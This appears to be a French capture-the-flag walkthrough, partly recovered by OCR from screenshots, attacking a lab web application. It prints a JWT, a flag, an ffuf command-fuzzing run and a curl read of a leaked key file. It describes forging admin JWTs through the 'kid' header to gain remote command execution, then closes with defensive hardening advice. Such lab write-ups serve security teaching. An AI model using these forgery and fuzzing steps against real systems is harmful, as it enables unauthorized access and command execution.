Paste from file
Save item
Don't intercept requests
Do intercept
Response to this request
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Search...
0 matches


Response from http://10.10.63.156:1337/dashboard.php
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
Render
/* Slight white background for readability */
padding: 20px;
border-radius: 10px;
}
</style>
<script>
function getCookie(name) {
const value = `; ${document.cookie}`;
const parts = value.split(`; ${name}=`);
if (parts.length === 2) return parts.pop().split(';').shift();
}
function checkTrailUserCookie() {
const trailUser = getCookie('persistentSession');
if (!trailUser) {
window.location.href = 'logout.php';
}
}
//setInterval(checkTrailUserCookie, 1000);
</script>
</head>
<body>

<h3>
Welcome, Thor! - Flag: THM{Auth@ypass3D}
</h3>
<p>
Search...
0 matches


Après cela, si nous essayons d'exécuter des commandes, nous voyons que c'est la requête envoyée au point de terminaison http://10.10.63.156:1337/execute_command.php. Bizarrement, cela nous redirige vers /logout.php.




En examinant également le code source de http://10.10.63.156:1337/dashboard.php, nous pouvons voir le script responsable de la demande.

```
$(document).ready(function() {
    $('#submitCommand').click(function() {
        var command = $('#command').val();
        var jwtToken =
'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiO
iJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI1MDY3NzY4
LCJleHAiOjE3MjUwNzEzNjgsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnR
obSIsInJvbGUiOiJ1c2VyIn19.tVSPlVoWVHQjxxEL_QgxXleQDbO9t40MzlnfXWLrYCE';

        // Make an AJAX call to the server to execute the command
        $.ajax({
            url: 'execute_command.php',
            method: 'POST',
            data: JSON.stringify({ command: command }),
            contentType: 'application/json',
            headers: {
                'Authorization': 'Bearer ' + jwtToken
            },
            success: function(response) {
                $('#commandOutput').text(response.output || response.error);
            },
            error: function() {
                $('#commandOutput').text('Error executing command.');
            }
        });
    });
});
```


Eh bien, le script que nous avons commenté concernait le cookie persistentSession, qui est absent de notre requête à l'http://10.10.63.156:1337/execute_command.php. En examinant notre requête de connexion, nous pouvons comprendre pourquoi. Bien qu'il définisse ce cookie pour nous, il lui attribue une durée de vie très courte.



En rajoutant ce cookie à la requête http://10.10.63.156:1337/execute_command.php, nous obtenons cette fois-ci l'erreur « Command not allowed ».




Nous pouvons enregistrer la requête de commande d'exécution dans un fichier à l'aide de Burp, comme suit, après avoir modifié le paramètre de commande afin de pouvoir tester facilement les commandes autorisées.



Nous pouvons désormais utiliser la requête enregistrée avec ffuf pour tester toutes les commandes que nous pouvons exécuter à l'aide de la liste de mots linux-commands-merged.txt.

```
$ ffuf -request execute_command.req -request-proto http -w
linux-commands-merged.txt -fr 'Command not allowed'

...

ls                      [Status: 200, Size: 179, Words: 1, Lines:
1, Duration: 93ms]

...
```

Il semble que ls soit la seule commande que nous pouvons exécuter, et en l'exécutant, nous obtenons une liste des fichiers dans le répertoire actuel.




Parmi les fichiers répertoriés, 188ade1.key semble intéressant ; nous pouvons le lire à l'aide de curl.

```
$ curl -s 'http://10.10.63.156:1337/188ade1.key'
56058354efb3daa97ebab00fabd7a7d7
```

Examen du JWT

Comme l'exécution des commandes ne nous a menés nulle part, concentrons-nous sur le JWT.


Si nous essayons de modifier la signature dans le JWT ou quoi que ce soit dans les données, nous obtenons l'erreur « Invalid token » (Jeton non valide).



En examinant le JWT à l'aide de JWT.IO, deux éléments intéressants ressortent :

Notre rôle est défini sur utilisateur.


Paramètre kid dans l'en-tête JWT.




Falsification de JWT vers RCE

Le paramètre kid pointe vraisemblablement vers un fichier sur le serveur, qui contient la clé utilisée pour signer et vérifier les JWT.


Nous pouvons essayer de le remplacer par le fichier clé que nous avons découvert précédemment et utiliser son contenu comme clé pour signer notre jeton.




En testant le jeton que nous avons créé, nous constatons qu'il fonctionne, car nous n'obtenons pas l'erreur « Jeton non valide ».



Maintenant que nous sommes en mesure de créer des jetons, nous pouvons changer notre rôle dans les données des jetons, passant d'utilisateur à administrateur



En utilisant ce jeton sur le point de terminaison http://10.10.63.156:1337/execute_command.php, nous pouvons désormais exécuter d'autres commandes que ls.



Moyens de protection contre ce type d'attaque

Pour sécuriser durablement une application contre ce type d'attaque, plusieurs mesures correctives doivent être implémentées :

I. Fiabilisation du contrôle d'accès et du Rate-Limiting

Le maillon faible réside souvent dans la confiance accordée aux en-têtes HTTP. Pour contrer l'usurpation d'identité réseau via le header *X-Forwarded-For*, il est impératif de déplacer la logique de filtrage vers la couche transport (TCP). Dans une architecture distribuée, cela implique de configurer le serveur web pour qu'il n'accepte de traiter les headers de transmission que s'ils proviennent de proxys explicitement approuvés (*Trusted Proxies*). L'ajout d'une empreinte numérique (fingerprinting) permet de renforcer cette barrière en identifiant les comportements automatisés, même derrière une rotation d'IP.

II. Durcissement de la gestion des sessions (JWT)

La sécurité des JSON Web Tokens repose sur l'intégrité de leur signature. Une attention particulière doit être portée au paramètre `kid` (Key ID) pour prévenir toute injection de chemin ou manipulation de clé. La recommandation standard est d'adopter des algorithmes de signature asymétriques (type RS256) et d'isoler la gestion des secrets au sein d'un gestionnaire de clés sécurisé. Il est également critique de configurer le moteur de validation pour rejeter systématiquement les algorithmes faibles ou l'option `none`, souvent exploitée lors de tentatives de contournement.

III. Opacité du système et gestion des journaux

Une politique de rétention et de journalisation stricte est essentielle pour l'audit, mais elle ne doit pas devenir une source de fuite d'informations. Les données identifiables (PII) et les détails de l'infrastructure doivent être masqués ou anonymisés avant leur stockage. Par ailleurs, la surface d'attaque peut être réduite par des mesures simples mais cruciales, comme la désactivation de l'indexation des répertoires, empêchant ainsi l'énumération passive de fichiers sensibles par un acteur malveillant.

IV. Confinement et principe du moindre privilège

En considérant l'éventualité d'une compromission (approche *Assume Breach*), l'impact d'une exécution de commande (RCE) doit être contenu. Cela passe par une segmentation stricte des droits : le serveur applicatif doit être isolé dans un environnement restreint (chroot ou conteneurisation) et s'exécuter avec un utilisateur dépourvu de privilèges système. Enfin, toute interaction avec le système d'exploitation doit être bridée par une liste blanche de commandes prédéfinies, rendant inopérante toute tentative de mouvement latéral ou d'exfiltration de fichiers critiques.